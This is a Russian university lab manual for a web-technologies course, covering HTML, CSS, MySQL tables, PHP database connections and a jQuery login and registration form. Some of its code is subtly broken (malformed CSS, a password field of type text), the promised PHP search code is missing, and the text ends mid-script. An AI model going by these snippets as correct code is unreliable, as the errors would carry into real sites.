МИНОБРНАУКИ РОССИИ
федеральное государственное бюджетное образовательное учреждение
высшего образования
«Московский государственный технологический университет «СТАНКИН»
(ФГБОУ ВО «МГТУ «СТАНКИН»)

Кафедра информационных технологий
и вычислительных систем

«УТВЕРЖДАЮ»
Проректор по образовательной деятельности

_____

«____»_____ 2022 г.

Методические указания к выполнению лабораторных работ по дисциплине

Основы Web-технологий

Уровень высшего образования	бакалавриат
Направление подготовки	09.03.01 «Информатика и вычислительная техника»
Направленность (профиль)	Разработка программных комплексов в рамках цифровой трансформации деятельности предприятий
Цикл дисциплины и его часть	Блок 1 «Дисциплины (модули)», обязательная часть
Форма обучения	очная

г. Москва 2022 г.

Раздел 1. Вводные понятия. Этапы построения сайтов. CMS.

Лабораторная работа №1

Тема: Разработка проекта и шаблона сайта

Цель: Закрепление теоретических знаний и приобретение практических навыков создания Web-страниц в HTML-ориентированных редакторах.

Задание: Создать Web-сайт в HTML-ориентированном редакторе на тему Рекламный сайт фирмы, Web-сайт «Визитка фирмы».

Для начала работы в удобном для вас месте на жестком диске нужно создать папку, где будет храниться ваш веб-сайт. Сверстать в одном из рдакторов главную страницу веб-сайта по варианту задания и макета.

На Web-сайте необходимо средствами одного из редакторов реализовать форматирование текста, списков, заголовков, абзацев. Помимо этого, Web-сайт должен содержать такие элементы дизайна как рисунки, таблицы, фреймы, карты изображений, Web-компоненты согласно варианту макета.

Варианты заданий:

Beefree (интернет-магазин одежды и обуви);

Внутри созданной страницы необходимо разместить контент с описанием товаров (услуг) компании. На странице должны присутствовать:

- Название товара
- Заголовок «Описание товара»
- Картинка товара
- Текст краткого описания товара
- Заголовок «Характеристики товара»
- Текст характеристик товара, который вы выбрали
- Заголовок «Подробное описание товара»
- Текст подробного описания товара
- Горизонтальная черта
- Текст «Все права защищены»

*[1]Добавить произвольные подразделы описания товара, например описание внешнего вида или особенностей товара.

*Добавить 2 страницы товаров по вашей тематике.

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

Раздел 2. Основы HTML. Разметка и верстка сайта.

Лабораторная работа №2

Тема: Создание сайта по заданному макету

Цель: Закрепление теоретических знаний и приобретение практических

[1] Задачи со * предназначены для продвинутых учеников, которым мало сделать обычное задание. У нас все-таки группы неравномерные по успеваемости.

навыков создания Web-страниц с использованием элементов форматирования языка HTML.

С помощью элемента дизайна формы реализовать гостевую страницу пользователей (личный кабинет, регистрация и авторизация). Использовать элементы динамического HTML. Помимо этого, требуется реализовать подключение внешних таблиц стилей - CSS. Реализовать все типы гиперссылок.

Создать файл index.html — это будет главная страница. На этой странице сделайте ссылки в виде маркированного списка (Меню, которое должно располагаться на каждой странице сайта) на следующие страницы:

■ Главная
■ Каталог
■ Контакты

Основной файл index.html должен быть связан с гипертекстовыми ссылками с остальными страницами Web-сайта. Главная страница должна содержать следующие пункты: О нас, История фирмы, Сотрудники.

Кроме того, для эстетики офрмления необходимо создать и отделить горизонтальной чертой шапку сайта. В шапке сайта написать название компании и приветственное сообщение.

Также нужно оформить подвал (footer) сайта (должен располагаться на каждой странице), в нем должны присутствовать значок копирайта и текст «Все права защищены».

На странице «Каталог» размещаем:

○ Меню сайта
○ Горизонтальную черту
○ Заголовок «Каталог»
○ Уменьшеные копии изображений товаров (услуг) вашей компании
○ Ссылки под картинками, для перехода в подробное описание товара
○ Footer

На странице «Товар каталога» (страницы из первой лабораторной работы):

○ Добавить картинку товара с возможностью нажатия на нее. Картинка должна открыться в полном размере, в новом окне.

○ В подразделе «подробное описание» необходимо добавить маркированный или нумерованный список характеристик товара или услуги.

На странице «Контакты» размещаем:

○ Меню сайта
○ Горизонтальную черту
○ Заголовок «Напишите нам»
○ Поля для заполнения:
■ Имя
■ Email
■ Тема
■ Текстовое поле
■ *Произвольные поля, которые на ваше усмотрение нужны на сайте.

○ Заголовок «Адрес»:
■ Контактный номер телефона компании
■ Адрес
■ Email

*На страницу контактов добавьте реальную карту Yandex или Google.

*Если вы сделали несколько товаров (услуг), добавьте описание и харатеристики для каждого из них.

*Количество страниц товаров (услуг) не ограничено.

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

Раздел 3. Каскадные таблицы стилей CSS.

Лабораторная работа №3

Тема: Оформление и дизайн сайта

Цель: Закрепление теоретических знаний и приобретение практических навыков создания Web-сайтов с использованием элементов дизайна CSS и языка HTML.

Задание: На ранее созданном Web-сайте нужно добиться единства и эстетичности оформления, применяя стили CSS.

1. Создать файл style.css, в котором будут храниться все стили вашей работы. Подключить этот файл ко всем страницам.

2. В качестве фона на всех страницах установить цвет #f8f8f8.

3. Меню сайта:

a) для всех ссылок меню задать определённый стиль (цвет текста, размер шрифта, начертание шрифта);

b) убрать маркеры списка.

4. Страница «Подробное описание» товара или услуги:

a) заголовки (Краткое описание товара, Характеристики, Подробное описание):

- цвет текста черный;
- размер шрифта 18px;
- насыщенность шрифта 400. (font-weight);
- цвет фона #eaeaea;

b) для текста краткого описания товара или услуги:

- цвет текста #707070;
- размер шрифта 14px;
- начертание шрифта italic (font-style);
- высота текста 16px (line-height);

c) для текста подробного описания товара:

- цвет текста #484343;
- размер шрифта 16px;
- насыщенность шрифта 400 (font-weight);
- высота текста 24px (line-height);
- расположение текста по левому краю (text-align);

d) для списка внурти подраздела Характеристики товара/ услуги:

- задайте списку стили, отличные от всего остального текста;
- *установите в качестве маркеров произвольные изображения.

5. Страница «Контакты»:

a) задать значения ширины и высоты для полей ввода;

b) задать стили для текста, внутри полей input (цвет текста, размер шрифта);

c) следите за тем, чтобы на странице всё выглядело гармонично, не выбирайте слишком резких цветов.

6. *Для изображений, размещенных на странице подробного описания товара, задать рамку произвольным цветом.

На Web-сайте необходимо реализовать гостевую страницу для получения отзывов пользователей сайта. Для этого необходимо использовать элемент дизайна языка HTML форму. Требуется реализовать все элементы управления форм (радио кнопку, флажок, однострочное текстовое поле, многострочное поле, переключатель, прокручивающееся текстовое поле, раскрывающийся список) и кнопку для подтверждения введенных данных.

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

Раздел 4. Система управления базами данных MySQL.

Лабораторная работа №4

Тема: База данных для сайта. Связь с формой и сервером.

Цель: Закрепление теоретических знаний по созданию базы данных в СУБД MySQL с помощью программы phpMyAdmin. Приобретение практических навыков работы с данными средствами языка PHP.

Задание: Создать базу данных товаров или услуг выбранной компании в СУБД MySQL, состоящую из трех таблиц, средствами инструмента phpMyAdmin. Реализовать подключение к базе данных средствами языка PHP. Для этого необходимо создать Web-интерфейс, с помощью которого организовать добавление, сортировку данных по различным критериям, изменение данных в базе данных, считывание данных из таблицы, вывод данных на экран средствами языка PHP.

Первой таблицей в базе данных будет таблица товаров или услуг, поскольку это – основная единица компании. Для начала создайте в phpMyAdmin новую базу данных, с любым названием и выполните следующий sql-запрос:

```
1
2
3   CREATE TABLE IF NOT EXISTS ` product` (
4     `id` int(11) NOT NULL AUTO_INCREMENT,
5     ` manufacturer_id ` smallint(6) NOT NULL,
6     `name` varchar(255) NOT NULL,
7     `alias` varchar(255) NOT NULL,
8     `short_description` text NOT NULL,
9     `description` text NOT NULL,
10    `price` decimal(20,2) NOT NULL,
11    `image` varchar(255) NOT NULL,
12    `available` smallint(1) NOT NULL DEFAULT '1',
13    `meta_keywords` varchar(255) NOT NULL,
14    `meta_description` varchar(255) NOT NULL,
15    `meta_title` varchar(255) NOT NULL,
16    PRIMARY KEY (`id`),
      UNIQUE KEY `id` (`id`)
      ) ENGINE=MyISAM  DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;
```

Итак, у нас получилась таблица товаров, содержащая 12 ячеек:

id –уникальный идентификатор товара в системе

manufacturer_id – идентификатор производителя товара

name – название товара, ограниченное 255 символами

alias – алиас для системы ЧПУ (если она есть на сайте)

short_description – короткое описание товара, пригодиться для списка товаров магазина

description – полное описание товара, будет выводиться на странице деталей товара

price – цена товара, может состоять из чисел, с двумя знаками после запятой

image – основное изображение товара. Это не обязательное поле, но по-началу так будет проще

available – не обязательное поле, обозначающее доступность товара на складе, по умолчанию принимает значение 1 (товар доступен на складе)

meta_keywords, meta_description – поля для SEO продвижения сайта, по желанию будут выводится в мета тегах keywords и description

meta_title – заголовок (title) страницы товара

В принципе, такой таблицы хватит для описания одного товара. Обратите внимание, что в таблице нет поля привязки товара к категориям магазина. Это сделано специально, чтобы можно было добавить один товар в несколько категорий. Но, конечно, приведенной таблицы не хватит для более или менее полноценной компании, поскольку у товаров и услуг могут быть дополнительные свойства, такие как размеры, цвета, которые должен выбирать пользователь. Специально для этого мы создадим еще одну таблицу product_properties:

```
1
2   CREATE TABLE IF NOT EXISTS `product_properties` (
3     `id` int(11) NOT NULL AUTO_INCREMENT,
4     `product_id` int(11) NOT NULL,
5     `property_name` varchar(255) NOT NULL,
6     `property_value` varchar(255) NOT NULL,
7     `property_price` decimal(20,2) NOT NULL,
8     PRIMARY KEY (`id`),
9     UNIQUE KEY `id` (`id`)
      )  ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;
```

Назначение полей:

id – уникальный идентификатор свойства (нужен для редактирования или удаления записи)

product_id – идентификатор продукта, которому соответствует свойство

property_name – название свойства (ширина, высота, цвет и еще что угодно)

property_value – значение свойства, принимает строковое значение (для размеров можно записать: 200мм, для цвета: красный)

property_price – цена товара или услуги с данным свойством, на тот случай если свойство влияет на цену

Теперь у нас уже есть таблица для добавления товара или услуги компании, а также таблица для задания свойств товара. Следующей таблицей будет таблица для хранения изображений товара, ведь в большинстве случаев одного изображения не хватит для того, чтобы дать пользователю полное представление о товаре. И так, таблица изображений товара или услуги product_images:

```
1   CREATE TABLE IF NOT EXISTS `product_images` (
2   `id` int(11) NOT NULL AUTO_INCREMENT,
3   `product_id` int(11) NOT NULL,
4   `image` varchar(255) NOT NULL,
5   `title` varchar(255) NOT NULL,
6   PRIMARY KEY (`id`),
7   UNIQUE KEY `id` (`id`)
    )
```

Здесь все просто:

id – идентификатор товара, необходим для удаления или замены изображения

product_id – идентификатор товара, к которому относится данное изображение

image – изображение

title – название товара или услуги.

Есть два метода подключения к базе данных MySQL с помощью PHP: MySQLi и PDO.

MySQLi расшифровывается как MySQL Improved. Это эксклюзивное расширение MySQL, которое добавляет новые функции в интерфейс базы

данных. Функции MySQLi являются как процедурными, так и объектно-ориентированными, причём первую парадигму расширение унаследовало от более ранней версии MySQL.

Сама MySQL разбивает задачу на линейные, пошаговые процедуры, что затрудняет внесение изменений, поскольку вам приходится редактировать код сверху. Между тем MySQLi рассматривает данные как набор взаимозаменяемых объектов с функциями, позволяя пользователям легко добавлять или удалять данные.

PDO расшифровывается как PHP Data Object, или объект данных PHP. В отличие от MySQLi, PDO является только объектно-ориентированным методом. Он поддерживает ряд различных типов баз данных, использующих PHP, таких как MySQL, MSSQL, Informix и PostgreSQL.

Исходные функции mysql_ устарели. Их лучше не использовать, поскольку они небезопасны и больше не поддерживаются.

Одна из наиболее важных функций, которую поддерживают оба метода — это подготовленные выражения (prepared statements). Она сокращает время, необходимое MySQL для выполнения повторяемого запроса. Эта функция также используется для предотвращения SQL-инъекций при внесении изменений в базу данных.

Вам потребуется правильное имя сервера, или имя хоста для конфигурации. Это имя, которое вы будете использовать, если загрузите свой PHP-скрипт на тот же сервер, что и база данных. С другой стороны, если вы подключаетесь к базе данных из удалённого места (например, со своего компьютера), вам придётся использовать IP-адрес MySQL-сервера. Чтобы получить дополнительную информацию, обратитесь к своему хостинг-провайдеру. Он предоставит вам актуальную информацию о том, какое имя использовать в качестве имени хоста.

PHP-подключение к базе данных MySQL с MySQLi

Выполните следующие действия, чтобы подключить PHP-скрипт к MySQL посредством MySQLi:

1. Перейдите в Файловый менеджер -> public_html.
2. Создайте новый файл, щёлкнув на соответствующую иконку в верхнем меню.
3. Сохраните его как databaseconnect.php. Вы можете заменить имя на любое другое, просто убедитесь, что в качестве расширения используется php.
4. Дважды щёлкните по файлу, чтобы открыть его. Скопируйте и вставьте в него следующие строки кода. Замените первые четыре значения после <?php учётными данными, которые вы указали ранее.

```
<?php
$servername = "localhost";
$database = "databasename";
$username = "username";
$password = "password";
// Создаем соединение
$conn = mysqli_connect($servername, $username, $password, $database);
// Проверяем соединение
if (!$conn) {
die("Connection failed: " . mysqli_connect_error());
}
```

```
echo "Connected successfully";
mysqli_close($conn);
?>
```

Объяснение Кода MySQLi

Основным методом, используемым в этом скрипте, является mysqli_connect (). Это внутренняя функция PHP для установления нового соединения с сервером MySQL.

В начале нашего кода мы видим несколько объявлений переменных и значений, присвоенных этим переменным. Обычно нам нужно четыре из них, чтобы установить правильное соединение с базой данных: $servername, $database, $username и $password. В коде мы указываем наши данные для доступа к базе данных как значения для этих переменных, чтобы их можно было передать в функцию.

Если попытка соединения была неудачной, выполняется функция die(). Она убивает наш скрипт и выдаёт сообщение об ошибке подключения, которое мы прописали. По умолчанию в сообщении об ошибке подключения MySQL будет указано «Connection failed», за которым следует точное сообщение об ошибке с описанием проблемы.

С другой стороны, если MySQL-соединение установлено успешно, мы увидим сообщение «Connected successfully».

Последняя часть кода, mysqli_close, позволяет закрыть соединение с базой данных вручную. Если вы ничего не укажете, соединения MySQL закроются автоматически после завершения скрипта.

PHP-подключение к БД MySQL с PDO

Другой метод подключения к БД MySQL с использованием PHP-скрипта — через PDO. В целом он похож на предыдущий, но с некоторыми особенностями:

1. В public_html создайте файл с названием pdoconfig.php и вставьте следующий код. Как всегда, не забудьте заменить значения плейсхолдеров информацией из вашей базы данных. Сохраните и закройте его, когда закончите.

```
<?php
$host = 'localhost';
$dbname = 'databasename';
$username = 'username';
$password = 'password';
```

2. Создайте ещё один файл и назовите его databaseconnect.php в том же каталоге, но со следующим кодом. Если вы назвали предыдущий файл по-другому, не забудьте изменить значение после require_once.

```
<?php
require_once 'pdoconfig.php';
try {
$conn = new PDO("mysql:host=$host;dbname=$dbname", $username, $password);
echo "Connected to $dbname at $host successfully.";
} catch (PDOException $pe) {
die("Could not connect to the database $dbname :" . $pe->getMessage());
```

```
}
```

Объяснение Скрипта PDO

Для подключения к базе данных PDO необходимо создать новый объект PDO с именем источника данных (DSN), именем пользователя и паролем.

DSN определяет тип базы данных, имя базы данных и любую другую информацию, относящуюся к базе данных, если это необходимо. Это переменные и значения, указанные нами в файле dbconfig.php, на которые один раз ссылается строка require_once в файле databaseconnect.php.

В последнем примере вы найдёте код try… catch... Это означает, что скрипт попытается подключиться к MySQL, используя предоставленный код, но в случае возникновения проблемы будет выполнен код в разделе catch. Вы можете использовать блок catch для отображения сообщений об ошибках подключения или запустить альтернативный код в случае сбоя блока try.

Если соединение установлено успешно, вы увидите сообщение «Connected to $dbname at $host successfully». Однако, если попытка не удалась, код в блоке catch покажет простое сообщение об ошибке и завершит скрипт.

Проверка Подключения и Устранение Распространённых Ошибок

Чтобы проверить, успешно ли установлено соединение, войдите в свой домен так: vashdomen/databaseconnect.php. Если вы назвали PHP-файл другим именем, обязательно укажите правильное название.

Если всё работает хорошо, вы увидите «Connected successfully» или другой вариант этого сообщения.

В случае возникновения проблемы при попытке установить соединение, вы увидите сообщения об ошибке. Они отличаются для MySQLi и PDO.

Если вы видите сообщение «Access denied» или «Could not connect to database», сопровождаемое “(using password: YES)”, первое, что нужно сделать, это проверить данные для доступа к базе данных. Возможно, вы сделали опечатку или пропустили какую-то часть.

Если вы видите сообщение «Can’t connect to MySQL server on ‘server’ (110)» в MySQLi, это означает, что скрипт не получил ответа от сервера. Это происходит, когда мы устанавливаем «server» вместо «localhost» в качестве $servername, и имя не распознаётся.

Сообщение об аналогичной ошибке в PDO будет выглядеть как: «Connection failed: SQLSTATE[Hy000] [2002]». А за ним следует уточнение, что узел MySQL не найден. Причина и решение этой проблемы такое же, как и в предыдущем примере.

Раздел 5. Язык PHP.

Лабораторная работа №5

Тема: Создание формы на сайт с помощью PHP

Цель: Закрепление теоретических знаний и приобретение практических навыков работы с данными из файлов средствами языка PHP при обработке данных пользователя из форм.

Задание: На ранее созданном сайте должно быть представлено текстовое поле, в которое пользователь должен ввести первую букву названия товара или


услуги. Программа должна реализовать поиск требуемого и предоставить пользователю всю необходимую информацию о выбранном товаре или услуге. Для этого необходимо создать ассоциированный массив, содержащий названия всех товаров или услуг каталога.

На сайте необходимо реализовать работу с многомерными массивами для хранения информации о каждом товаре или услуге.

Для начала приведу код формы для ввода поискового запроса. Это простая разметка, даже без малейших стилевых «изысков».


```
<form name="f1" method="post" action="search.php">
<input type="search" name="search_q"/></br>
</br>
<input type="submit" value="Поиск"/></br>
</form>
```

Так эта форма выглядит в браузере:




Переходим к скрипту

Теперь переходим непосредственно к программному коду. Для начала приведу структуру таблицы, которую нужно создать в MySQL. Мы будем искать опубликованные материалы по их заголовку. По этому же принципу можно создать PHP скрипт поиска слов по сайту.



Сначала мы перехватываем значение, введенное пользователем в форму. Затем очищаем его от «мусора»: лишних пробелов, тегов и коннектимся к базе. После этого запускаем SQL запрос, в котором сравниваем значение поискового запроса с названием материалов, сохраненных таблице. При совпадении выводим соответствующий контент. В конце закрываем соединение с MySQL и «сбрасываем» запрос. Вот весь код примера:



Код следует разместить в отдельном файле PHP на стороне сервера, а его название прописать в форме (атрибут action).

*Провести валидацию и отправку значения полей формы поиска.

Раздел 6. JavaScript и jQuery.
Лабораторная работа №6

Тема: Обработчики событий. Интерактивные элементы сайта.

Цель: Закрепление теоретических знаний и приобретение практических навыков программирования с использованием элементов языка JavaScript при создании динамических Web-сайтов.

Задание: На Web-сайте необходимо реализовать динамические эффекты средствами встроенных в HTML-страницу элементов языка управления сценариев, работающих на стороне клиента - JavaScript.

Необходимо организовать обработку данных пользователя из форм на стороне клиента средствами языка JavaScript (проверка заполненности обязательных полей, проверка на некорректный ввод

Во-первых, мы должны подключить наш CSS и JavaScript-код в теге head на нашей странице.

```
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="utf-8">
    <title>Создаем страницу регистрации с валидацией с использованием jQuery</title>
   <link href="css/style.css" media="screen" rel="stylesheet">
   <link href="css/reset.css" media="screen" rel="stylesheet">
   <link href='http://fonts.googleapis.com/css?family=Open+Sans:300italic,600italic,700italic,
800italic,400,300,600,800' rel='stylesheet' type='text/css'>
   <script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script>
<script src="js/validator.js"></script>
    <!--[if lt IE 9]>
<script src="dist/html5shiv.js"></script>
<![endif]-->
 </head>
```

В нашем HTML-файле, мы собираемся обернуть все содержимое в div с классом container, затем настроить наше меню, которое является неупорядоченным списком, с классом tabs.

```
        <div class="container">
    <div class="flat-design-form">
        <ul class="tabs">
            <li><a class="active" href="#login" id="login-tab" name="login-
tab"><span id="login_icon"></span> Login</a></li>
```

```
            <li><a href="#register" id="register-tab" name="register-
tab"><span id="signup_icon"></span> Register</a></li>
        </ul>
```

Далее, мы создадим div с идентификатором login и классами form-display и show. Эти два класса будут использоваться кодом jQuery позже, чтобы скрыть и показать разделы регистрации и авторизации.


```
        <div class="form-display show" id="login">
      <h1>Login</h1>
      <form action="" method="post" novalidate="">
          <fieldset>
              <ul>
                  <li>
                      <div class="item">
                          <input data-validate-length-
range="6" name="name" placeholder="Username" required="required" type="text">
                      </div>
                  </li>
                  <li>
                      <div class="item">
                          <input data-validate-length-
range="6" name="password" placeholder="Password" required='required' type="password">
                      </div>
                  </li>
                  <li><input class="button-login" type="submit" value="Login"></li>
              </ul>
          </fieldset>
      </form>
  </div>
```

Обратите внимание, что мы используем аттрибут data-validate-length-range="6". Он будет использоваться нашим validator jQuery plugin для ограничения длинны текста, вводимого в конкретное поле.

Теперь, когда мы закончили с вкладкой авторизации, давайте перейдем к вкладке регистрации. Для регистрации, мы создадим блок с ID="register" и классами form-display и hide. По умолчанию, этот раздел будет скрыт. Каждое поле мы обернем в div с классом item.

```
        <div class="form-display hide" id="register">
          <h1>Register</h1>
          <form action="" method="post" novalidate="">
              <fieldset>
                  <ul>
                      <li>
                          <div class="item">
                              <input data-validate-length-
range="6" name="name" placeholder="Username" required="required" type="text">
                          </div>
                      </li>
                      <li>
                          <div class="item">
                              <input data-validate-
length="6,8" name="password"  placeholder="Password" required='required' type="text">
                          </div>
                      </li>
                      <li>
                          <div class="item">
                              <input class='email' name="email" placeholder="Email" required="re
quired" type="email">
                          </div>
                      </li>
                      <li>
                          <div class="item">
                              <label><input name="url" placeholder="Website
link"  required="required" type="url"></label>
                          </div>
                      </li>
                      <li><input class="button-register" id='send' type="submit" value="Sign
Up"></li>
                  </ul>
              </fieldset>
          </form>
      </div>
```

На данный момент, у вас форма должна выглядеть как на изображении ниже.



Теперь добавим общие стили. Вначале определим стили для body и класса container.

```
body {
  background: url('../img/low_contrast_linen_2X.png');
  color: fff;
  font-family: 'Open Sans';
}
.container{width: 960px; margin: 0 auto;}
```

Затем для наших вкладок меню.

```
flat-design-form{
  background: #f58020;
  margin: 130px auto;
  width: 400px;
  height: auto;
  position: relative;
  font-family: 'Open Sans';
  -webkit-box-shadow: 1px 1px 2px 0px rgba(50, 50, 50, 0.75);
-moz-box-shadow:    1px 1px 2px 0px rgba(50, 50, 50, 0.75);
box-shadow:         1px 1px 2px 0px rgba(50, 50, 50, 0.75);
}
#login {
    padding-bottom: 20px;
}
#register {
    background: #0DA1FF;
    padding-bottom: 20px;
}
#login-tab {
    background: #f58020;
}
#register-tab {
    background: #0DA1FF;
}
span#login_icon {
    width: 16px;
    height: 16px;
    left: 8px;
    position: absolute;
    background: url(../img/login.png)no-repeat;
    display: block;
}
span#signup_icon {
    width: 16px;
    height: 16px;
    left: 110px;
    position: absolute;
    background: url(../img/sign-in.png)no-repeat;
    display: block;
}
.tabs {
  height: 40px;
  margin: 0;
  padding: 0;
  list-style-type: none;
  width: 100%;
  position: relative;
  display: block;
```

```
  margin-bottom: 6px;
}
.tabs li {
  display: block;
  float: left;
  margin: 0;
  padding: 0;
  list-style: none;
}
.tabs a {
  display: block;
  float: left;
  text-decoration: none;
  color: white;
  font-size: 16px;
  padding: 15px 30px 15px 30px;
   text-align: center;
  text-shadow: 0 1px 2px rgba(0, 0, 0, 0.25);
}
```

Далее, давайте определим стили для наших форм. Они будут включать в себя поля различных типов.

```
      .form-display {
  padding: 0 20px;
  position: relative;
}
.form-display h1 {
  font-size: 30px;
  padding: 10px 0 20px 0;
  text-shadow: 0 1px 2px rgba(0, 0, 0, 0.25);
}
form {
  padding-right: 20px !important;
}
form input[type=text],
form input[type=password],
form input[type=email],
form input[type=url]{
  width: 100%;
  outline: none;
  height: 40px;
  margin-bottom: 10px;
  padding-left: 15px;
  background: #fff;
  border: none;
  color: #545454;
  font-family: 'Open Sans';
  font-size: 13px;
}
.show {
  display: block;
}
.hide {
  display: none;
}
```

Для наших кнопок мы зададим границу снизу с цветом #1B78B2, чтобы создать красивую плоскую кнопку. Затем установим стили при наведении и активном состоянии.

```
      .button-login{
    display: block;
    background: #0DA1FF;
    padding: 10px 30px;
    font-size: 14px;
    text-align: center;
    border-radius: 5px;
    font-family: 'Open Sans';
    color: white;
  text-align: center;
  text-shadow: 0 1px 2px rgba(0, 0, 0, 0.25);
  border: 0;
  border-bottom: 2px solid #1B78B2;
  cursor: pointer;
  -webkit-box-shadow: inset 0 -2px #1B78B2;
  box-shadow: inset 0 -2px #1B78B2;
      -webkit-transition: all 0.6s ease;
      -moz-transition: all 0.6s ease;
      transition: all 0.6s ease;
```

```
}
.button-login:hover {
  background: #1B78B2;
}
.button-register{
    display: block;
    background: #f58020;
    padding: 10px 30px;
    font-size: 14px;
    text-align: center;
    border-radius: 5px;
    font-family: 'Open Sans';
    color: white;
  text-align: center;
  text-shadow: 0 1px 2px rgba(0, 0, 0, 0.25);
  border: 0;
  border-bottom: 2px solid #c36518;
  cursor: pointer;
  -webkit-box-shadow: inset 0 -2px #c36518;
  box-shadow: inset 0 -2px #c36518;
      -webkit-transition: all 0.6s ease;
      -moz-transition: all 0.6s ease;
      transition: all 0.6s ease;
}
.button-register:hover {
  background: #fb7100;</p>
<p>}
.button-register:active {
  background: #136899;
}
```

Наконец, чтобы сделать нашу валидацию более живой, мы добавим стили для ошибок проверки с применением CSS3-анимации. Обратите внимание, что мы используем свойство CSS3 transition, чтобы сделать плавный эффект при показе сообщения об ошибках.

```
       .item {
    position: relative;
}
.item .alert {
    float: left;
    margin: 0 0 0 20px;
    padding: 3px 10px;
    color: #FFF;
    border-radius: 3px 4px 4px 3px;
    background-color: #ef3030;
    max-width: 170px;
    white-space: pre;
    position: absolute;
    left: -15px;
    opacity: 0;
    z-index: 1;
    transition: .15s ease-out;
}
.item .alert::after {
    content: '';
    display: block;
    height: 0;
    width: 0;
    border-color: transparent #ef3030 transparent transparent;
    border-style: solid;
    border-width: 11px 7px;
    position: absolute;
    top: 5px;
    left: -10px;
}
.item.bad .alert {
    left: 0;
    opacity: 1;
    top: 5px;
    left: 343px;
    font-size: 12px;
    padding: 10px;
}
```

Для наших вкладок меню, мы собираемся использовать указанный ниже jQuery-код. Он будет скрывать и показывать вкладки авторизации и регистрация используя классы show и hide.

```
        (function($) {
    // constants
    var SHOW_CLASS = 'show',
        HIDE_CLASS = 'hide',
        ACTIVE_CLASS = 'active';
    $('.tabs').on('click', 'li a', function(e) {
        e.preventDefault();
        var $tab = $(this),
            href = $tab.attr('href');
        $('.active').removeClass(ACTIVE_CLASS);
